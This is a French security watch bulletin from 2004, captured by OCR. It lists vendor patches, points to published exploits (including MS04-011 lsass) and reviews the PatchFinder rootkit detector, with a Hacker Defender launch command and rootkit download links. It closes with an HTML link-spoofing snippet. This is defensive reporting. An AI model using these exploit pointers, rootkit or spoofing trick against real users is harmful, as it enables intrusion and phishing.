samba	MDKSA-2004:035	9.1 / 9.2 / 10.0 / FW 8.2 / CS 2.1
xchat	MDKSA-2004:036	9.2 / 10.0
kernel	MDKSA-2004:037	9.1 / 9.2/ 10.0 / FW 8.2 / CS 2.1

http://www.linux-mandrake.com/en/security/

LINUX REDHAT

Disponibilité de nombreux correctifs

RedHat annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

squid	RHSA-2004:134-01	9.0
mozilla	RHSA-2004:110-01	AS.ES.WS 2.1 / AS.ES.WS 3
ethereal	RHSA-2004:136-01	AS.ES.WS 2.1 / AS.ES.WS 3
cvs	RHSA-2004:154-01	9.0
cadaver	RHSA-2004:158-01	9.0
mailman	RHSA-2004:156-01	AS.ES.WS 2.1 / AS.ES.WS 3
openoffice	RHSA-2004:160-01	AS.ES.WS 2.1 / AS.ES.WS 3
subversion	RHSA-2004:159-01	9.0
kernel	RHSA-2004:166-01	9.0
kernel	RHSA-2004:105-01	AS.ES.WS 2.1
kernel	RHSA-2004:106-01	AS.ES.WS 2.1
xfree86	RHSA-2004:152-01	AS.ES.WS 2.1
kernel	RHSA-2004:183-01	AS.ES.WS 3

http://www.linuxsecurity.com/advisories/redhat.html

MICROSOFT

Révision de quatre bulletins Microsoft

Microsoft a révisé les bulletins MS00-082, MS01-041, MS02-011 et MS03-046 afin d'annoncer la disponibilité d'une mise à jour des correctifs pour Microsoft Exchange Server 5.0.

http://www.microsoft.com/technet/security/bulletin/MS00-082.mspx
http://www.microsoft.com/technet/security/bulletin/MS01-041.mspx
http://www.microsoft.com/technet/security/bulletin/MS02-011.mspx
http://www.microsoft.com/technet/security/bulletin/MS03-046.mspx

CAN-2001-0509, CAN-2002-0054, CAN-2003-0714

Exploitation de la faille CHM sur Internet Explorer

Une faille connue dans Internet Explorer permet d'exécuter un programme arbitraire dans la zone locale. Une variante de l'exploitation de cette vulnérabilité est possible via le traitement du protocole 'ms-its'. Une parade non officielle consiste à supprimer la gestion du protocole 'ms-its', 'its' et 'mk' dans la base de registre.

http://www.securityfocus.com/archive/1/354447
http://www.securityfocus.com/bid/9658

Problème du niveau de chiffrement d'Internet Explorer

Un message dans la liste de diffusion Full Disclosure nous informe qu'il existe un problème dans le niveau de chiffrement d'Internet Explorer après application du correctif MS04-011. Ce problème impacterait la version 6.0.3790.0 d'Internet Explorer sur plate-forme Microsoft Windows 2003, et entraînerait une impossibilité de connexion sur les sites utilisant 'SSL'. Il n'y a pas de nouveau correctif disponible à l'heure actuelle. Dans le cas d'une navigation sur des sites requérant une connexion sécurisée, nous conseillons l'utilisation de navigateurs alternatifs afin d'éviter de désinstaller le correctif MS04-011.

http://lists.netsys.com/pipermail/full-disclosure/2004-April/020246.html

Parade pour la vulnérabilité dans PCT

Microsoft a publié une note au sujet du débordement de buffer dans le protocole 'Private Communications Transport' (PCT). Un utilisateur distant mal intentionné peut exploiter cette vulnérabilité afin d'exécuter du code arbitraire. Microsoft annonce qu'un code exploitant cette faille est disponible et propose une parade consistant à désactiver PCT 1.0, SSL 2.0 ou SSL 3.0 sur Microsoft IIS.

http://www.microsoft.com/security/incident/pctdisable.asp
http://support.microsoft.com/default.aspx?scid=kb;en-us;187498

CAN-2003-0719

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

NOVELL

Mise à jour de BorderManager ICSA Compliance Kit

Novell a annoncé la disponibilité de BorderManager ICSA Compliance Kit version 5.0b. Cette version beta supprime certains fichiers livrés avec iManager et met à jour le module SCRSAVER.NLM pour être conforme aux dernières versions du système d'exploitation.

http://support.novell.com/cgi-bin/search/tidfinder/2968713

PERL

Vulnérabilité dans la fonction 'win32_stat' de Perl

Larry Wall Perl version 5.8.3 et inférieures, en environnement Windows, sont aussi vulnérables à un débordement de buffer distant dans la fonction 'win32_stat' pouvant conduire à l'exécution d'un code arbitraire.

http://xforce.iss.net/xforce/xfdb/15732

SCO

Correctifs pour 'vim'

SCO a annoncé la disponibilité des correctifs pour 'vim' sur OpenLinux 3.1.1 Server et Workstation. Une vulnérabilité peut autoriser un utilisateur à exécuter des commandes arbitraires via un fichier texte malicieux.

ftp://ftp.sco.com/pub/security/OpenLinux/CSSA-2004-015.0.txt

CAN-2002-1377

Correctifs pour 'util-linux'

SCO a annoncé la disponibilité des correctifs pour 'util-linux' sur OpenLinux 3.1.1 Server et Workstation. Ils corrigent une vulnérabilité pouvant entraîner l'exposition d'informations sensibles.

ftp://ftp.sco.com/pub/security/OpenLinux/CSSA-2004-016.0.txt

CAN-2004-0080

Correctif pour 'Perl'

SCO a annoncé la disponibilité d'un correctif pour 'Perl' pour SCO Unixware versions 7.1.1 et 7.1.3 et Open UNIX 8.0.0, corrigeant ainsi une vulnérabilité dans le module 'Safe.pm'.

ftp://ftp.sco.com/pub/updates/UnixWare/SCOSA-2004.1/SCOSA-2004.1.txt

CAN-2002-1323

SIDEWINDER

Correctif OpenSSL pour Sidewinder Firewall

Secure Computing a annoncé la disponibilité d'un correctif pour Sidewinder Firewall 5.2 corrigeant ainsi de multiples failles dans OpenSSL pouvant conduire à un déni de service.

http://www.securecomputing.com/pdf/52110RelNotes.pdf

CAN-2004-0079, CAN-2004-0081, CAN-2004-0112

SUN

Correctifs pour 'mutt'

Sun a annoncé la disponibilité des correctifs pour 'mutt' pour les plate-formes Sun Cobalt Qube 3, RaQ 4 et RaQ XTR. Ils corrigent un débordement de buffer pouvant entraîner un déni de service dans l'application, et une possible exécution de code arbitraire.

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/qube3.eng&nav=patchpage

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/raq4.eng&nav=patchpage

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/raqxtr.eng&nav=patchpage

CAN-2004-0078

Révision du bulletin 57478

Sun a de nouveau révisé son bulletin 57478 pour annoncer la disponibilité du correctif final 112234-12 pour Sun Solaris 9 sur plate-forme x86.

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57478

Correctifs pour ProFTPD sur Cobalt

Sun a annoncé la disponibilité des correctifs pour 'ProFTPD' pour les plate-formes Sun Cobalt Qube 3, RaQ 4, RaQ 550 et RaQ XTR, corrigeant ainsi un débordement de buffer.

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/qube3.eng&nav=patchpage

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/raq4.eng&nav=patchpage

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/raq550.eng&nav=patchpage

http://sunsolve.sun.com/pub-cgi/show.pl?target=cobalt/raqxtr.eng&nav=patchpage

CAN-2003-0831

Révision du bulletin Sun 57524

Sun a révisé son bulletin Sun 57524 pour annoncer la vulnérabilité des cartes accélératrices Sun Crypto Accelerator 500, 1000 v1.0, 1000 v1.1 et 4000 v1.0 aux récentes failles découvertes dans OpenSSL. Il n'y a pas de correctif disponible.

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57524

CAN-2004-0079, CAN-2004-0081, CAN-2004-0112

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

SGI

Correctif cumulatif 10067

SGI a annoncé la disponibilité du correctif cumulatif 10067 pour SGI ProPack v2.3 et v2.4. Il corrige de multiples vulnérabilités dans les paquetages 'cadaver', 'mailman', 'squid' et 'CVS'.

ftp://patches.sgi.com/support/free/security/advisories/20040404-01-U.asc

CAN-2004-0179, CAN-2004-0182, CAN-2004-0189, CAN-2004-0180, CAN-2004-0405

Correctif noyau

SGI a annoncé la disponibilité du correctif noyau 10065 pour SGI ProPack v2.4, corrigeant ainsi deux vulnérabilités autorisant l'exécution de code arbitraire et l'exposition d'informations sensibles.

http://www.securityfocus.com/archive/1/361601/2004-04-24/2004-04-30/0

CAN-2004-0109, CAN-2004-0133

Correctifs pour les pilotes de cartes Ethernet

SGI a annoncé que les interfaces réseau gXX, tgXX et efXX sur IRIX ne sont pas vulnérables. D'anciennes interfaces sont potentiellement vulnérables mais ne sont plus gérées en maintenance.

http://www.auscert.org.au/render.html?it=3989&cid=1

CAN-2003-0001

Correctif pour Ethereal et Mozilla

SGI a annoncé la disponibilité du correctif 10064 pour les paquetages Ethereal et Mozilla sur SGI ProPack versions 2.3 et 2.4.

ftp://patches.sgi.com/support/free/security/advisories/20040402-01-U.asc

CAN-2004-0176, CAN-2004-0365, CAN-2004-0367, CAN-2003-0564, CAN-2003-0594,CAN-2004-0191

SYMANTEC

Correctif OpenSSL pour Clientless VPN Gateway 5.0

Symantec a annoncé la disponibilité du correctif pour la vulnérabilité OpenSSL affectant Symantec Clientless VPN Gateway 5.0 série 4400. Il corrige une vulnérabilité pouvant conduire à un déni de service.

ftp://ftp.symantec.com/public/english_us_canada/products/sym_clientless_vpn/sym_clientless_vpn_5/updates/hf1-readme.txt

CAN-2004-0079

VMWARE

Correctifs OpenSSL

VMWare a annoncé la disponibilité des correctifs pour VMware GSX Server versions 2.5.1 et 3.0.0 corrigeant ainsi de multiples failles dans OpenSSL pouvant conduire à un déni de service.

http://www.vmware.com/support/kb/enduser/std_adp.php?p_faqid=1256

http://www.vmware.com/support/kb/enduser/std_adp.php?p_faqid=1257

CAN-2004-0079, CAN-2004-0081, CAN-2004-0112

Correctifs pour des vulnérabilités du noyau

VMware a annoncé la disponibilité des correctifs pour des vulnérabilités affectant le noyau sur VMware ESX Server. Ils corrigent plusieurs failles dans les fonctions 'do_mremap' et 'do_brk'.

http://www.vmware.com/download/esx/esx152-7428update.html

http://www.vmware.com/download/esx/esx20-7483update.html

http://www.vmware.com/download/esx/esx201-7427update.html

CODES D'EXPLOITATION

Les codes d'exploitation des vulnérabilités suivantes ont fait l'objet d'une large diffusion :

CISCO

Codes d'exploitation génériques

Une code d'exploitation a été publié sur le site de Securiteam. Le seul intérêt de cet utilitaire réside dans le regroupement d'une multitude de codes d'exploitation déjà publiés - le plus ancien remonte à l'année 2000 - au sein d'un unique script. Le risque est d'autant plus réduit que les correctifs associés ont été publiés de longue date. Cependant, certains équipements peuvent encore être vulnérables n'ayant pu être mis à jour pour des raisons de production.

http://www.securiteam.com/exploits/5OP0L1FCAE.html

http://www.cisco.com/warp/public/707/cisco-sn-20040326-exploits.shtml

ETHEREAL

Codes d'exploitation pour Ethereal

Deux codes exploitant une vulnérabilité dans les dissecteurs EIGRP et IGAP sur Ethereal et permettant de provoquer un déni de service ont été publiés.

http://www.securiteam.com/exploits/5EP0Y00CAE.html

http://www.securiteam.com/exploits/5UP1400CAY.html

CAN-2004-0176

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ISS

Code d'exploitation pour ISS Protocol Analysis Module

Un code d'exploitation pour la vulnérabilité dans le composant ISS Protocol Analysis Module (PAM) permettant d'exécuter un code arbitraire a été publié.

http://www.securiteam.com/exploits/5TP1300CAS.html

MICROSOFT

Codes d'exploitation pour deux vulnérabilités MS04-011

Trois codes d'exploitation pour les vulnérabilités décrites dans le bulletin Microsoft MS04-011 ont été publiés. Le premier provoque un déni de service lors du traitement de messages SSL spécialement construits. Ce code a été testé sur Windows 2000 avec IIS 5.0 mais d'autres applications utilisant SSL sont potentiellement vulnérables. Le second permet d'acquérir localement des droits privilégiés en exploitant une faille dans Utility Manager.

http://lists.netsys.com/pipermail/full-disclosure/2004-April/020082.html
http://lists.netsys.com/pipermail/full-disclosure/2004-April/020179.html
http://lists.netsys.com/pipermail/full-disclosure/2004-April/020399.html
CAN-2003-0908, CAN-2004-0120

Code d'exploitation pour une vulnérabilité MS04-011

Un nouveau code d'exploitation pour une troisième vulnérabilité décrite dans le bulletin Microsoft MS04-011 a été publiée. Il exploite un débordement de buffer dans la bibliothèque 'lsasrv.dll' de Windows et autorise un utilisateur distant à exécuter un code arbitraire.

http://www.k-otik.com/exploits/04252004.ms04011lsass.c.php
CAN-2003-0533

TCP

Code d'exploitation pour la vulnérabilité dans TCP

Un code exploitant une faille dans les implémentations TCP a été publié. Il s'agit d'un code générique permettant de provoquer l'arrêt d'une connexion TCP. Ce nouveau type d'attaque est décrit dans les documents suivants :
http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.doc
http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.ppt

http://www.osvdb.org/reference/osvdb-4030-exploit.zip

TCPDUMP

Code d'exploitation pour Tcpdump

Un code d'exploitation permettant de provoquer un déni de service à l'aide de paquets ISAKMP dans Tcpdump a été publié. Tcpdump

http://www.k-otik.com/exploits/04.05.tcpdump-isakmp-id-uflow.c.php

WINZIP

Code d'exploitation pour la vulnérabilité MIME

Un code d'exploitation pour le débordement de buffer affectant l'utilitaire de compression 'winzip' lors du traitement d'une archive MIME a été publié. Il permet d'exécuter un code arbitraire au travers d'une archive malformée.

http://www.securiteam.com/exploits/5NP0E2ACKC.html

BULLETINS ET NOTES

Les bulletins d'information suivants ont été publiés par les organismes officiels de surveillance et les éditeurs :

SYMANTEC

Complément d'informations sur la vulnérabilité TCP

eEye a publié un complément d'informations au sujet de la vulnérabilité affectant plusieurs produits Symantec lors du traitement des paquets TCP. Le pilote 'SYMNDIS.SYS' est vulnérable lorsque l'option TCP 'SACK' ou 'Alternate Checksum Data' est suivie d'une longueur nulle. Il en résulte une boucle infinie provoquant un déni de service du système. Une exploitation est possible même si le port ciblé n'est pas ouvert et que le pare-feu, ou le système de détection d'intrusion est activé.

http://www.eeye.com/html/Research/Advisories/AD20040423.html
CAN-2004-0375

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ATTAQUES

OUTILS

PATCHFINDER V2.11

- **Description**

A l'occasion de la conférence **BlackHat** s'étant tenue en août 2003, **Jan Rutkowski** présentait les résultats d'une excellente quoique très technique étude des différents procédés susceptibles d'être utilisés pour détecter la présence d'un '**rootkit**' en environnement WIN32 (Rapport N°61 – Août 2003).

Rappelons que le terme '**rootkit**' désigne un module logiciel – et son interface de pilotage – destiné à être installé au cœur du système d'exploitation dans l'optique de fournir un ensemble de fonctionnalités masquées permettant d'accéder en toute liberté aux ressources du système.

Longtemps réservés aux seuls environnements UNIX, et plus particulièrement aux systèmes **Solaris** et **Linux**, de plus en plus de '**rootkits**' ciblent désormais le système Windows. Citons '**fu**' diffusé fin 2002, '**Hacker Defender**' qui a vu le jour en 2003 ou encore le très récent '**he4hook**' en provenance des pays de l'Est.

En environnement Windows, les '**rootkits**' sont une menace d'autant plus grave que la complexité de l'architecture du système d'exploitation, dont on rappellera qu'il comporte encore de nombreuses zones d'ombres, facilite leur dissimulation et les rend extrêmement difficiles à détecter.

Si les mécanismes d'installation diffèrent légèrement entre les environnements **LINUX** et **WIN32**, les procédés de détection et les moyens de protection restent cependant assez similaires: comparaison de la table des appels systèmes avec une table de référence, mesure statistique du nombre d'instructions exécutées entre deux points de référence, supervision du mode trace, filtrage et protection des points d'entrée, légitimes ou non, permettant d'installer un module dans le noyau, … Encore faut-il avoir la garantie que le code chargé d'assurer ces contrôles ait la pleine visibilité de toutes les ressources du système, c'est à dire que les fonctions auxquelles il fera appel n'aient pas été préalablement altérées ou interceptées par un 'rootkit'.

Dans sa conférence intitulée '**Advanced windows 2000 rootkits detection**', **J.Rutkowski** argumentait en faveur d'une approche prioritairement axée sur la validation de l'intégrité des structures et objets critiques du système en comparant celles-ci à un modèle de référence obtenu par une analyse statistique effectuée sur un système dont on a la garantie qu'il est sain.

L'analyse sera plus particulièrement portée sur les structures et objets ayant trait au système de fichiers, à la base de registre et aux structures spécifiques du noyau chargées de maintenir le contexte des processus et des tâches chargées en mémoire. La viabilité de cette approche pouvait être testée par le biais d'un démonstrateur prenant la forme d'un utilitaire dénommé '**PatchFinder'** livré avec ses sources.


Dernièrement, cet utilitaire a fait l'objet d'une refonte conséquente dans l'optique de fournir aux administrateurs et exploitants un outil fiable et performant s'installant sous la forme d'un service sur les systèmes à protéger.

Cette nouvelle version de **PatchFinder** devient ainsi à l'environnement **Windows** ce qu'était déjà l'utilitaire **ChkRootKit** à l'environnement **Linux**.

Ecrit en langage 'C' et livré avec toutes les sources, '**PatchFinder**' prend la forme d'une interface utilisateur ('**pfAgentConsole**') fonctionnant en mode texte dans une console de commande pilotant un service Windows ('**pfService**') initialisé au démarrage du système.

Un gestionnaire spécifique assure l'interfaçage de ce service avec le noyau du système d'exploitation.

Une analyse peut ainsi être engagée sur la machine locale ou sur un système distant sans avoir pour autant à affecter des privilèges étendus à l'exploitant.


Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Handle Help
Process PID CPU Description
CMD.EXE 792 Windows NT Command Processor
pfAgentConsole. 832
procexp.exe 1016 3 Sysinternals Process Explorer
pfService.exe 840 97
Type Name
Desktop \Default
Directory \Windows
Directory \KnownDlls
CPU Usage: 100% Commit Charge: 29.23% Processes: 24

L'installation du service et du gestionnaire est facilitée par la présence d'un outil d'installation fonctionnant lui aussi en mode ligne de commande.

```
C:\Program Files\pf\bin> pfinstall --install "c:\program files\pf\bin"
  installing pfDriver ...done.
  installing pfService...done.
C:\Program Files\pf\bin> pfagentconsole
  using pipe: \\.\pipe\pf_cmd
  There was an error while communicating with pfSerivce:cannot open pipe
  It seems that pfService has been not started, or it is generating
  the baseline after system boot. Check event log for details.
C:\Program Files\pf\bin> pfagentconsole
  using pipe: \\.\pipe\pf_cmd
  performing tests ######_____________________________________________/
```

Installation des programmes

Connexion au service
Refus car le service est en train de générer le modèle statistique qui lui servira de référence

Connexion au service
L'analyse de cohérence est engagée

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

```
------------------------------------------------------------------
 test name            | current system| clear system   | diff
------------------------------------------------------------------
            Processes |    316 (100%) |    316 (100%)  |      0 |
             FindFile |  24680 ( 48%) |  24673 ( 56%)  |      7 |
             OpenFile |  39219 ( 98%) |  39219 ( 68%)  |      0 |
            null(nop) |    106 (100%) |    106 (100%)  |      0 |
            recv_null |    167 (100%) |    167 (100%)  |      0 |
          RegOpenKey |   6231 ( 98%) |   6241 ( 62%)  |     10 |
          RegEnumKey |   1412 (100%) |   1412 (100%)  |      0 |
      RegEnumKey_null |    159 (100%) |    159 (100%)  |      0 |
------------------------------------------------------------------
Your system seems to be CLEAR.
```

Et le diagnostic est présenté

Il faut vraisemblablement comprendre ici 'CLEAN'.

```
C:\Test\hxdef\hxdef100 -:noservice
```

Initialisation du rootkit, ici **Hacker Defense**

```
C:\Program Files\pf\bin> pfagentconsole
  using pipe: \\.\pipe\pf_cmd
  performing tests ####################_____________________________/
  ------------------------------------------------------------------
   test name            | current system| clear system   | diff
  ------------------------------------------------------------------
              Processes |    389 (100%) |    316 (100%)  |     73 |
               FindFile |  38357 ( 66%) |  23918 ( 94%)  |  14439 |
               OpenFile |  28708 ( 60%) |  14272 ( 99%)  |  14436 |
              null(nop) |    106 (100%) |    106 (100%)  |      0 |
              recv_null |    233 (100%) |    167 (100%)  |     66 |
            RegOpenKey |   6187 ( 98%) |   6129 ( 98%)  |     58 |
            RegEnumKey |  20121 ( 91%) |   1310 (100%)  |  18811 |
        RegEnumKey_null |    159 (100%) |    159 (100%)  |      0 |
  ------------------------------------------------------------------
  Your system seems to be COMPROMISED!!!
```

Connexion au service

L'analyse de cohérence est de nouveau engagée

La présence du rootkit est correctement détectée

Les tests que nous avons pu effectuer avec plusieurs autres 'rootkits' justifient l'intérêt de l'approche tout en mettant aussi en évidence ses limitations notamment vis à vis de la dernière version disponible de '**fu**' qui n'est pas détectée. Il nous faudra cependant être honnêtes, ce test ci était biaisé. Les procédés utilisés par '**fu**' ne provoquent en effet aucune modification des structures de référence utilisées par l'utilitaire *de détection* **PatchFinder** et le rendent en conséquence indétectable.

Seule une approche préventive sera dans ce cas efficace. Elle consistera à surveiller, voire à verrouiller, l'accès aux facilités offertes par le noyau de Windows pour charger dynamiquement une librairie dynamique et insérer celle-ci dans la chaîne des traitements, un procédé dénommé 'hooking' – où chaînage - dans le jargon. C'est l'approche retenue par différents produits *de prévention* dont '**ProcessGuard**'.

▪ **Complément d'information**

http://www.rootkit.com/vault/joanna/patchfinder_w2k_2.11.zip	- Utilitaire 'PatchFinder'
http://www.diamondcs.com.au/processguard/index.php?page=attack-rootkits	- Produit 'Process guard'
http://rootkit.host.sk/release/hxdef100.zip	- RootKit HackerDefender V1.0
http://rootkit.host.sk/knowhow/hidingru.txt	- Manipulation des appels système Win32
http://rootkit.host.sk/knowhow/rutkowski.pdf	- Détection et de protection sous WIN32 (blackhat)

TECHNIQUES

DIGRESSIONS AUTOUR DU PROTOCOLE HTTP

▪ **Description**

L'une des lois de la thermodynamique nous apprend que l'ordre n'est pas dans la nature des choses, et que tout tend vers le désordre, tôt ou tard. Ce principe fondamental peut se décliner à volonté - les puristes nous pardonneront – et s'appliquer à notre domaine d'intérêt lequel tend naturellement vers une complexité croissante elle-même génératrice de désorganisation.

Créer des systèmes inter-opérables et performants s'inscrivant dans un modèle simple et cohérent tient désormais de la gageure, l'énergie à dépenser pour maintenir la cohérence des développements vis à vis d'un simple cadre structurant devenant bien trop importante pour être rentabilisée à court terme.

Combien de temps devrons nous encore devoir faire les frais de bricolages de piètre qualité autour du protocole **SMTP** pour rendre celui-ci fiable et performant quand nous disposions il y a maintenant plus de 15 ans d'un protocole de messagerie digne de ce nom ?

Peut-on considérer pouvoir continuer longtemps à empiler des protocoles de communication les uns sur les autres au seul titre de l'économie ainsi réalisée en réutilisant des briques existantes mais conçues pour répondre à des besoins qui ne sont plus d'actualité ?

Ne serait-il pas temps d'envisager devoir faire table rase des modèles existants, et de leurs limitations, en s'appuyant sur l'expérience acquise pour reconstruire des systèmes plus adaptés aux besoins actuels comme l'avait fait en son

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

temps Descartes avec les mathématiques. La comparaison peut sembler osée mais elle est pourtant correcte. La seule différence réside dans le facteur moteur de l'évolution actuel : le facteur financier et l'absence de mécènes susceptibles de financer à fonds perdus une telle démarche …

Mais en y réfléchissant bien, n'a-t-on pas assisté aux prémisses d'une telle révolution avec l'émergence du système LINUX mais aussi à sa fin brutale lors de la récupération de cette démarche par le circuit commercial ?

Nous prendrons le protocole **HTTP** comme un exemple éclatant de cette démarche certes économiquement viable mais techniquement risquée qui consiste donc à employer un mécanisme éprouvé bien au delà de son domaine de fonctionnement avec les conséquences que l'on imagine.

Ce protocole a été conçu vers la fin des années 80 pour répondre à un besoin simple rencontré par les chercheurs du **CERN** ayant à compulser à longueur de temps rapports et articles de recherche par le biais d'une interface console propriétaire adaptée aux terminaux de saisie asynchrones. Issu d'un développement interne, le cahier des charges répondait à un besoin simple et précis imposant notamment un protocole d'échange – **HTTP** - et un langage de présentation –**HTML** – aisés d'implémentation sur les systèmes de l'époque.


Ces deux contraintes sont probablement à l'origine du succès foudroyant qu'a rencontré ce protocole. En l'absence de toute velléité initiale de normalisation, et le succès aidant, de plus en plus de fonctionnalités ont été greffées par les concepteurs des interfaces de navigation conduisant rapidement à devoir faire réglementer le devenir du protocole et du langage. Le consortium **W3C** naissait ainsi en 1994 sous l'impulsion de l'inventeur de ce que l'on allait désigner par le vocable '**WEB**'.

Conçu à l'origine comme un simple protocole de présentation basé sur un échange de type «question/réponse», **HTTP** est insidieusement devenu un protocole de transport de données plus ou moins structurées. N'a-t-il pas été démontré à plusieurs reprises qu'il était possible d'encapsuler le protocole réseau '**IP**' dans le protocole **HTTP** avec certes des performances dégradées mais avec aussi l'indéniable avantage de pouvoir ainsi créer en toute liberté un tunnel à travers des équipements de sécurité.

L'introduction du standard '**XML**' permettant de structurer les échanges de données sur **HTTP** est probablement à l'origine d'un tournant fondamental dans l'évolution de l'usage de ce protocole qui devient alors officiellement un protocole de session permettant de transporter n'importe quel type d'information en faisant abstraction des spécificités des tiers intervenant dans l'échange.

Il devient alors possible d'envisager utiliser le protocole '**HTTP**' comme un véritable protocole d'invocation d'objets à distance, mode de fonctionnement désormais officialisé par le biais de la spécification '**SOAP**'.

Cette évolution n'est pas sans rappeler celles qui ont accompagné le développement du protocole '**TCP**' d'un côté avec le mécanisme d'appel distant '**RPC**' et sa syntaxe '**XDR**' mais aussi des protocoles '**OSI**' avec leur syntaxe de transfert '**ASN1**'.



Le cheminement suivi par l'évolution de ces technologies de communication a de quoi rendre perplexe un observateur extérieur qui ne prendrait pas en compte l'impact des exigences du marché lequel attend rarement la maturité d'une technologie pour passer à la suivante.

Force est de reconnaître la supériorité de la technologie '**SOAP**', non pas sur le plan des performances ou de la pureté technique, mais plus prosaïquement sur la facilité et la simplicité des développements associés du moins en première approche.

Cette impression de simplicité disparaît très rapidement lorsque l'on se penche sur l'implémentation des traitements clients et serveurs, les mécanismes mis en œuvre devenant rapidement inextricables dans certaines situations. On en prendra pour preuve la difficulté de lecture d'un modèle '**XML**' complexe faisant appel à de multiples objets dans de multiples 'Namespaces'. D'aucuns prétendront qu'il ne s'agit que d'un problème de modélisation, les outils **ad'hoc** n'étant pas encore au niveau des outils livrés avec les ateliers de développement classiques. C'est un fait mais il n'explique pas tout et le succès rencontré par le langage '**XML**' démontre que celui-ci répond bien à un besoin: échanger des informations structurées simplement et en toute liberté.

En toute liberté: c'est bien là le fond du problème et l'origine des milles et un maux qui affectent les applications '**WEB**' et plus particulièrement certains navigateurs.

Liberté de traverser les équipements de filtrage pour le protocole '**HTTP**' dont on devra se contenter de contrôler la validité de certains attributs si l'on souhaite conserver les performances inhérentes à la simplicité du protocole.

Liberté d'ordonnancer comme bon le semble les balises du langage '**HTML**' au risque, par exemple, d'encourir les pires peines du monde à charger un document conséquent et constitué d'un unique tableau, la présentation de la page ne pouvant être déterminée avant d'avoir lu la balise terminant ce tableau.

Liberté dans la construction des 'URL' qui peuvent désormais référencer tout et n'importe quoi au bon vouloir de l'éditeur du navigateur dont on ne sait plus quels sont les traitements qui sont engagés avant même d'initialiser la moindre connexion avec la ressource cible. Le concept d'uniformisation de l'accès aux ressources est certainement très intéressant sous réserve de pas tomber dans l'excès consistant à créer ex-nihilo de nouvelles ressources en arguant qu'un moyen d'accès universel est disponible.




Quelques exemples

Deux vulnérabilités ont été mises en évidence dernièrement qui illustrent parfaitement nos propos et plus précisément les risques encourus à autoriser un langage laxiste et la création de ressources non documentées. Une analyse détaillée de ces vulnérabilités va nous permettre de ramener notre propos quelquefois polémique sur un terrain plus solide, celui de la technique.

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Le premier cas concerne une manipulation simple mais efficace permettant de berner l'utilisateur d'un navigateur en lui faisant croire que le lien affiché le conduira bien sur le site associé.

L'astuce employée est tout à fait licite. Elle consiste à insérer un ensemble de balises particulièrement bien choisies dans le champ de texte associé à la balise <A> (Anchor) normalement réservée au texte décrivant le lien.

Utilisation classique	Utilisation classique
<A HREF="http://www.site.fr/index.html"> Texte d'information </A>	<A HREF="http://www.site1.fr/index.html"> <FORM action ="http://www.site2.fr/index.html" method=GET> <INPUT value ="http://www.site1.fr/index.html" type=SUBMIT> </A>
	
